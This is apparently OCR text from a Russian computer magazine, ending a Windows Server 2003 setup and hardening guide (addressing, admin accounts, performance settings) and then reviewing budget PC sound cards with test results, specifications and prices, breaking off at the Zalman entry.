Первый и самый легкий - настроить DHCP. Не буду останавливаться на этом подробно, зато дам совет вырезать из области выдаваемых адресов два-три десятка адресов, которые не будут выдаваться. Эти статические адреса лучше назначать серверам, сетевым принтерам. Включение DHCP ускоряет работу с этими девайсами: Start-> Setting-> Control Panel-> Add or Remove programs-> Add/Remove Windows components-> Networking Services-> кнопка Details, галочкой отметить Dynamic Host Configuration Protocol (DHCP). Включили. Настраиваем. Для проверки на любой машине в свойствах сетевой карты, в свойствах протокола TCP/IP ставим "Получить адрес автоматически". Перегружаем подопытного кролика, затем кнопка "Пуск"-> "Выполнить" – набираем cmd, получаем черное окно, вводим ipconfig /all и читаем выданное. Если машина (подопытный кролик) имеет адрес из диапазона, прописанного тобой в настройках DHCP, ты "все правильно сделал" ((c) Росгосстрах).

Однако я попользовался DHCP полгода и отказался от него. Во-первых, даже без DHCP ни один враг, севший в мое отсутствие в любом кабинете и включивший свой ноут, ничего не получит. Во-вторых, в дальнейшем, когда уже поднят файрвол, по IP-адресу хорошо ведется статистика и я всегда знаю, какая машина что делала (разобраться с этим еще успеем).

В сети до ста машин несложно прописать адрес и ручками, к тому же это делается один раз и на всю жизнь, как паспорт (шучу). И вообще статический адрес при мониторинге - удобная штука. Можно распечатать все IP-адреса с фамилиями пользователей на странице формата А0 и повесить ее на стену в серверной - здорово действует на неокрепший мозг начальствующего состава. Теперь не нужно каждый раз лезть в DHCP, чтобы посмотреть, кому выдан "этот" адрес. Для тех, кто ЗНАЕТ, говорю: не надо бросать в меня камнями и кричать, как можно настроить DHCP, чтобы адрес выдавался раз на всю жизнь.

С адресами определились.

ВЕШАЕМ ЗАМКИ

■ Теперь отвечай сам себе на важный вопрос по безопасности - нужен ли нам пользователь Administrator, или пришло время переименовать его. Абсолютно все книги рекомендуют переименовать. Могу предложить альтернативу: завести пользователя pupkin (кнопка Start-> Programs-> Administrative Tools-> Computer Management-> Local Users and Groups-> Users-> правая кнопка крысы – New User) и дать ему права Администратора (правая кнопка на pupkin – Properties, закладка Member Of-> Add-> кнопка Advanced-> Find Now и выбрать Administrators). Логинимся под pupkin (при этом создается еще один профиль для этого пользователя). Теперь pupkin – "Админ". Не забудь добавить учетную запись pupkin в Remote Desktop. Учетную запись Administrator пока оставляем в покое и не трогаем.

Настраиваем сервер вот таким образом:

■ Сделать для него файл подкачки постоянного размера (умные люди пишут, что здорово влияет на производительность сервера): правая кнопка на значке My Computer-> Properties-> Advanced-> Performance-> Setting-> Visual Effects (по пути убрать лишнюю графику на окнах и т.д.);

■ Отметить Adjust for best performance-> кнопка Apply - (визуальные эффекты умерли);

■ Перейти на закладку Advanced;


■ В поле Processor scheduling выбрать Background Services (это все-таки сервер);

■ В поле Memory Usage выбрать System Cache (это все-таки сервер);


■ В поле Virtual Memory нажать на кнопку Change - видны два наших диска (мудрые люди советуют делать файл подкачки не на системном диске, иначе он здорово повлияет на производительность);

■ Выбрать диск и ввести одинаковые значения в поля Initial Size и Maximum Size.

Теперь ось жестко забивает размер под файл подкачки на диске и не тра-



Настройка имени сервера



Настраиваем параметры быстродействия

тит время на его расчет и игру с размерами.

С Performance покончено. Возвращаемся назад на закладку Advanced и переходим в Startup and Recovery-> Setting-> System startup, выставляем время, отвечающее за то, сколько мы хотим любоваться при загрузке на черном экране надписью Windows 2003 Server (по умолчанию стоит 30 секунд, оставим 0). Можно просто отключить галочку Time to display list of operating systems.

И еще маленькое отступление от меня: после установкиWindows, по умолчанию при установке любых программ они (программы) распаковываются во временный каталог, который находится по адресу:


%SYSTEM ROOT%\Documents and Settings\ Имя пользователя\Local Settings\Temp.

При установке некоторых программ от такого маршрута сносит крышу, а админ в результате получает ошибки. Подправим это редактированием Environment Variables все на той же закладке Advanced: не закрывая окна, создадим на диске C:\ каталог TEMP. Далее давим на кнопку Environment Variables и прописываем для Temp – C:\TEMP, для TMP – C:\TEMP. Теперь все временные файлы будут складываться почти в одном месте. Слово "почти" означает, что для временных файлов есть и другие временные каталоги, например в корне Windows.

Займемся диском C:\. По правой кнопочке на иконке диска залезть в свойства диска в закладку Security, в табличке с пользователями удалить пользователя Everyone. При желании добавить многострадального Administrator и напротив Full Control поставить галочку в поле Deny.

Предупреждение: при таком действии даже под учетной записью pupkin будут запускаться не все тулзы, например менеджер групповых политик. Но групповая политика настраивается один раз, поэтому в нужный момент ты опять дашь учетной записи Administrator все права на диск C:\, сделаешь все нужное и заберешь права. Однако это все только для любителей острых ощущений.

Вытаскиваем учетную запись Administrator, меняем ее пароль на тот, который хаотически набивается на клавиатуре в течение одной минуты. Пусть теперь враг попробует подобрать пароль Administrator, особенно хочется увидеть его лицо, когда пароль будет подобран и выяснится, что Administrator не имеет абсолютно никаких прав на диск, а добрая половина системных программ не запускается. Чуть позже добьем оставшиеся права записи Administrator. Злой я. Конечно, гораздо проще просто отключить учетную запись Administrator, но мы здесь учимся на садистов. Более точная настройка прав начнется после установки Active Directory.




Планируем расположение хомяков

Что бы еще плохого натворить? Вроде бы предварительная установка завершена, сервер работает, и мы рулим им удаленно. Имеем операционную систему на зеркале RAID (0+1). Если есть желание и время, можно во время работы сервера выдернуть один из винтов, на котором стоит операционка, и посмотреть, что получится :). Все будет нормально, только сервер чуть-чуть постонет: "Тра-ла-ла, диск пропал". После возвращения диска все восстановится. Для тех, кто ставит сервер впервые, рекомендую пару раз произвести инсталляцию и снос оси. Пока сервер не рабочий, можно потренироваться на нем, чтобы потом процедура установки не ввергала тебя в шок.

Теперь можно проверить, что же мы натворили. Заходим в Event Viewer (Start-> Programs-> Administrative Tools-> Event Viewer), тащим его правой кнопкой на рабочий стол. Он нужен почти постоянно, а каждый раз лазить за ним "туда" утомительно для души и тела. Запустили. Видим три книжечки: Application, Security, System. На каждой щелкаем правой кнопкой мыши и говорим "Clear All Events". Перегружаем сервер, снова лезем в Event Viewer (закладку Security можно пока пропустить) и смотрим, на что ругается наш сервер. В идеале должны быть только информационные сообщения.

Итак, мы имеем установленный Windows 2003 Server, черновик с планом сети. Надеюсь, ты еще не выкинул его, ясный мозг и веру в светлое будущее. Я не в том смысле, чтобы послать Веру в светлое будущее.

И да будет день второй, и да продолжим мы строить маленький виртуальный мирок, и да населим его тварями разумными, и назовем их "пользователи"... Но это в следующем номере.



Просмотр системных событий

Content:

Попов Евгений, test_lab (test_lab@gameland.ru)

ЧТОБЫ ЛУЧШЕ СЛЫШАТЬ...

ВЫБИРАЕМ КАЧЕСТВЕННОЕ АУДИО ПО КАРМАНУ

Сегодня большинство пользователей ПК абсолютно не задумываются над вопросом выбора аудиокарт. Встроенное в материнские платы аудио вполне удовлетворяет нетребовательных пользователей. Это их выбор. Но мы-то с тобой знаем, дорогой любитель чистого звука, разрывных басов и потрясающего трехмерного звучания, что низкокачественными и дешевыми имплантатами сыт не будешь. Остро встает вопрос выбора хорошего и одновременно, что важно, недорогого аудиоадаптера.

МЕТОДИКА ТЕСТИРОВАНИЯ







Мы решили посвятить данный тест именно таким картам - дешевым и вместе с тем качественным. Тестирование проводилось в два этапа. Первым делом каждую из испытуемых карт мы прогоняли под такими известными и современными игровыми платформами, как Doom3, Half Life 2 и Battlefield 2. Затем засекалось количество FPS для каждого из аудиоадаптеров для определения загрузки системы. В качестве порогового значения был выбран параметр No Sound - без звука. Следующий акт тестирования, то есть попытка перегрузки звуковой карты до появления шумов, проводился на звуковой системе 5.1 и электрогитаре.


test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям "НИКС - Компьютерный Супермаркет" (тел. (095) 974-3333; www.nix.ru), Nevada (www.nevada.ru), "Мультимедиа Клуб" (тел. (095) 788-9111, www.mpc.ru), ОЛДИ (тел. (095)105-0700, www.oldi.ru)

Тестовый стенд
Процессор Intel P4 (2.8 MHz) Celeron (Socket 775)
Материнская карта Asus P5GD1 Pro
Видеоплата Ati Radeon 9600 Pro
ОЗУ Память Samsung DDR PC3200 2x512 Мб
HDD Seagate Barracuda 7200 rpm, 80 Гб


Дополнительное оборудование
Стереосистема категории 5.1 Audio Pro (Basiq F100)
Фронтальные колонки (2 шт.), тыловые колонки (2 шт.), центральная колонка, сабвуфер (1 шт.)
Электрогитара Fender Stratocaster RX-V100 (производство: Мексика)

СПИСОК УСТРОЙСТВ


	Creative Audigy 2 ZS Platinum. Модель SB0350
	Creative Audigy. Модель SB0230
	Creative Audigy 2. Модель SB0240
	Terratec Aureon Space 7.1
	Ableton ESI Live (Juli@)
	Zalman ZM-RSSC



Все три Audigy держат лидирующие позиции, аутсайдеры все те же, что и в предыдущем тесте. Видимо, на малых разрешениях Zalman ведет себя лучше, чем его конкурент. Средние позиции, однако с большим отрывом от лидеров, занимает Terratec Aureon 7.1 Space



Очевидно, что устройство Audiguy 2ZS от Creative "уделывает всех". Среди аутсайдеров устройства от Zalman и Ableton



Результаты в данных тестах все те же, что и в предыдущих. Время объявлять победителей

Creative Audigy 2ZS (SB0350)	очень хорошо
Creative Audigy 2 (SB0240)	хорошо
Creative Audigy (SB0230)	хорошо
Terratec Aureon Space 7.1	средне
Ableton ESI Live (Juli@)	плохо
Zalman ZM-RSSC	средне

Результаты, полученные с помощью зарекомендовавшего себя продукта RightMark Audio 5.5, подтверждают игровые эксперименты. Creative впереди планеты всей

CREATIVE AUDIGY 2 ZS PLATINUM. МОДЕЛЬ SB0350


Стоит сразу заметить, что данная модель попала к нам в довольно богатой комплектации. Кроме самой карты, прилагается небольшая выносная консоль с поддержкой порта FireWire 1394. Прилагаются также все необходимые для подключения шлейфы и коннекторы. Есть даже дистанционный пульт управления. В комплекте прилагаются три CD: установочный, игровой (демо-версии Hitman и Thief) и демонстрационный. Руководство пользователя - на русском языке. Данный аудиоадаптер позволяет работать с DVD-аудио при детализации 24 бита (194 kHz) для стерео и 94 kHz при тех же 24 битах для системы 5.1. Имеется поддержка EAX 4.0 эффектов, систем типа 5.1, 6.1 и 7.1. Производительность - отменная, да и звук порадовал. Безусловный лидер сегодняшнего чарта по всем параметрам.

К звуку претензий нет, но если говорить о программной консоли, представленной на одном из дисков, то она малопонятна. Совсем неясно, как регулировать спецэффекты и контролировать трехмерное звучание. Регулировать без труда нам удавалось только с помощью пульта. Предусмотрено переключение эффектов с колонок на наушники, но было трудно выяснить, как и где это делается. Минусом, не требующим комментариев, является, конечно, цена. Audigy 2 ZS - это самый дорогой аудиоадаптер данного класса на рынке (за исключением двух топовых продуктов от Creative: X-Fi и Audigy 4).

Технические характеристики:
Тип: звуковая карта для ПК (24-бит, 7.1-канал)
Тип подключения: съемная карта (PCI)
Частотный диапазон: 8 кГц - 192 кГц
Конверторы звука: 24-бит; стерео ЦАП
Отношение сигнал/шум: 108 дБ
Полоса выходных частот: 10 Гц - 46 кГц
Совместимость: для ПК
Поддерживаемые стандарты: AC'97, EAX, Microsoft DirectSound, Microsoft DirectSound3D, Sound Blaster, Sound Blaster 16, Sound Blaster Pro
Запись: 24-бит (11 кГц, 22 кГц, 44,1 кГц, 48 кГц, 8 кГц, 96 кГц)
Воспроизведение: 24-бит (стерео)
MIDI: 32-канал
Полифония: 64-голосовой

Интерфейсы:
внешний модуль оптический вход: TOS link
внешний модуль оптический выход: TOS link
внешний модуль SPDIF вход: RCA
внешний модуль SPDIF выход: RCA
внешний модуль вход AUX: RCAx2
внешний модуль лин. аудиовход: мини 3,5 мм стерео
внешний модуль наушники: мини 3,5 мм стерео
внешний модуль MIDI вход: 7-штырьковый мини-DIN
внешний модуль MIDI выход: 7-штырьковый мини-DIN
внешний модуль FireWire: 6-штырьковый FireWire
6х внешний линейный аудиовход: мини 3,5 мм стерео
внешний вход CD
внешний вход AUX
внешний игровой порт/MIDI DB-15F
внешний FireWire: 6-штырьковый FireWire
Цена: $160

CREATIVE AUDIGY. МОДЕЛЬ SB0230




Данная карта - оптимальный продукт для получения недорогого и качественного аудио. Несмотря на то, что карта принадлежит к линейке довольно дешевых и не блещет комплектацией, она показывает весьма неплохие тестовые результаты. Поддерживаются трехмерные эффекты традиционного EAX и системы 5.1. С картой возможно использовать, например, драйвер от Audigy 2 ZS. Имеется FireWire-порт, два диска (инсталляционный и демонстрационный), также в комплекте дополнительная планка Plug'n'Play. Эта карта - выбор для тех, кому надоело низкое качество звука встроенного аудиочипа, или для тех, кто решил сменить старый аудиоадаптер. Крепкий середнячок.

Конечно, данный продукт не дает желательного эффекта. Система управления конфигурацией типа 5.1 - примитивна. Само трехмерное звучание ощущается весьма слабо, и вообще карта перегружается весьма легко, особенно при попытке использования внешних музыкальных инструментов. К тому же кодеки карты серьезно уступают ЦАПам моделей постарше. Комплектация весьма слабовата даже для карты такого уровня. Нам показалось странным то, что девайс немного больше своих конкурентов по длине - может оказаться действительно критичным, например, для модеров.

Технические характеристики:
Тип: звуковая карта для ПК 16-бит; 5.1-канал
Тип подключения: съемная карта (PCI)
Отношение сигнал\шум: 104 дБ (А-взвешенный)
Конверторы звука: 24-бит; стерео ЦАП
Запись: 16-битная запись с частотой дискретизации 8; 11,025; 16; 22,05; 24; 32; 44,1 и 48 кГц
Воспроизведение: 10 Гц - 47 кГц
Совместимость: для ПК
Поддерживаемые стандарты: AC'97, EAX, Microsoft DirectSound, Microsoft DirectSound3D, Sound Blaster, Sound Blaster 16, Sound Blaster Pro,EAXR ADVANCED HDT, CMSS

Интерфейсы:
TAD, CD-in, AUX-in, CD SPDIF, IEEE1394, AUD EXT
Аналогоцифровой выход (центр + сабвуфер/6-канальный SPDIF выход)
Линейный вход
Вход микрофона
Линейный выход (фронт)/наушники
инейный выход (тыл)
SB1394 порт
нутренний SPDIF: 2-pin header
внутренний SPDIF: 10-pin разъем
внутренний игровой порт/MIDI: 16-pin разъем
Цена: $25

CREATIVE AUDIGY 2. МОДЕЛЬ SB0240



Комплектация данной модели весьма мало отличается от комплектации предыдущей карты. Адаптер Plug'n'Play, три диска с дровами и софтом.


Технические характеристики:
Тип: звуковая карта для ПК (24-бит, 6.1-канал)
Тип подключения: съемная карта (PCI)
Частотный диапазон: 8 кГц - 192 кГц
Конверторы звука: 24-бит; стерео ЦАП
Отношение сигнал/шум: 90 дБ
Полоса выходных частот: 10 Гц - 47 кГц
Совместимость: для ПК
Поддерживаемые стандарты: AC'97, EAX, Microsoft DirectSound, Microsoft DirectSound3D, Sound Blaster, Sound Blaster 16, Sound Blaster Pro
Воспроизведение: 24-бит стерео
MIDI: 48-канал

Интерфейсы:
3х внешний линейный аудиовыход: телефонный мини 3,5 мм
внешний SPDIF выход: RCA
внешний линейный аудиовход: мини 3,5 мм стерео
внешний микрофон: телефонный мини 3,5 мм
внутренний FireWire: 10-pin разъем
внешний FireWire: 6-штырьковый FireWire
внутренний вход AUX: 4-pin header
внутренний вход цифрового автоответчика: 4-pin header
нутренний вход CD: 4-pin header
внутренний SPDIF: 2-pin header
внутренний SPDIF: 10-pin разъем
внутренний игровой порт/MIDI: 16-pin разъем
ЦЕНА: $40

Данный продукт - это 6.1 вариант карты Audigy 2 ZS. Да и цены у них особо не отличаются. Хотя уже видны серьезные различия при работе с внешними устройствами. Гитарный звук приятнее и чище. Меньше шумов, их практически не слышно, да и порог перегрузки выше. Во всех тестах карта уверенно держит второе место без разбросов в результатах, что говорит о ее стабильной работе.

Недостатки стандартны. К примеру, низкая производительность для устройств такого уровня. Кстати, обрати внимание на название модели: оно практически не отличается от названия модели Audigy SB0230, что говорит о многом. Из проведенных тестов можем судить о том, что данный продукт - просто коммерческий клон Audigy SB0230, отличающийся от своего "родителя" лишь отсутствием самых явных недостатков и присутствием нескольких дополнительных возможностей. Несмотря на все свои недостатки, девайс работает весьма неплохо, но наши пожелания к улучшению его работы все-таки многочисленны.

TERRATEC AUREON SPACE 7.1




Из плюсов можно отметить поддержку системы 7.1 (только для ОС Windows XP), поддержка EAX 1.0 и 2.0. В комплекте пара дисков, шнур-коннектор TOS и мануал. На карте пять линейных стереовыходов, один цифровой и два оптических. На дисках масса полезного софта. По результатам тестов - середнячок, но с большим отрывом от лидеров.

Сразу хочется отметить, что карта дает не самый лучший звук, хоть и имеется поддержка довольно старых EAX 1.0 и 2.0. В игрушки поиграть можно, только радости, как и от интегрированного звука, немного. Трехмерного звучания практически не наблюдается, да и обработка звука могла быть лучше. О гитарном звучании при использовании этой системы не скажем ничего, так как оно не порадовало. Словом, результаты тестов говорят сами за себя.

Технические характеристики:
Тип: звуковая карта для ПК (7.1-канал)
Тип подключения: съемная карта (PCI)
Частотный диапазон: 44,1 кГц - 192 кГц
Поддерживаемые стандарты: A3D 1.0, EAX, EAX 2.0, EnvironmentFX, I3DL2, MacroFX, Microsoft DirectSound3D, MultiDrive, ZoomFX
Запись: 24-бит дуплекс стерео (44,1 кГц, 48 кГц, 96 кГц)
Воспроизведение: 24-бит дуплекс стерео (192 кГц, 44,1 кГц, 48 кГц, 96 кГц)

Интерфейсы:
внешний оптический вход TOS link
внешний оптический выход TOS link
4х внешний линейный аудиовыход мини 3,5 мм стерео
внешний линейный аудиовход мини 3,5 мм стерео
внутренний микрофон мини 3,5 мм
2х внутренний вход CD
внутренний вход AUX
ЦЕНА: $115

ABLETON ESI LIVE (JULI@)



Открыв коробку с данным устройством, испытываешь внезапный приступ умиления. Все, от упаковки до мануала и самой карты, выполнено в молочно-белых тонах. Все так красиво и празднично, что, если бы моя девушка увлекалась ПК-комплектующими, я непременно подарил бы ей данный продукт. В комплект, помимо мануала и карты, входят диск со всем необходимым и шнур на разъемы midi-in, midi-out, dig-in и dig-out. Производитель обещает пользователю 24-битное качество при 192 kHz. На карте расположено два аналоговых входа и два аналоговых выхода, один оптический и порт для соединения с кабелем. Очень понравилась одна забавная функция. Пользователь может по желанию поменять аналоговые выходы RCA на TRS путем нехитрых манипуляций. Другой вопрос - для чего? Плохо только то, что карта работает лишь чуть-чуть быстрее, чем встроенные аудиоадаптеры. Так что при всех своих красивых внешних данных "блондинка" от Ableton обладает весьма скудными данными по производительности. Отсюда и оценка.

Технические характеристики:
Тип: звуковая карта для ПК 24-бит (5.1-канал)
Тип подключения: PCI 2.1, съемная карта
Частотный диапазон: 32 кГц - 48 кГц
Поддерживаемые стандарты: поддержка драйвера EWDM для Windows 98SE/ME/2000 и XP
Запись: 24-бит полнодуплекс стерео (44,1 кГц, 48 кГц, 96 кГц)
Воспроизведение: высококачественный 24-бит 193 кГц АЦП: динамический диапазон 114 дБ; высококачественный 24-бит 193 кГц ЦАП: динамический диапазон 112 дБ

Интерфейсы:
два аналоговых входа и два аналоговых выхода с уникальным дизайном сменных входов/выходов: пользователь может выбирать между RCA входом/выходом (-10g БВ) и TRS входом/выходом (+4 gБu)
встроенный цифровой оптический выход, цифровая поддержка Dolby -5.1
цифровой коаксиальный вход/выход (с поддержкой до 192 кГц), цифровая поддержка Dolby -5.1
MIDI-вход/выход с один входом и одним выходом
ЦЕНА: $175

ZALMAN ZM-RSSC

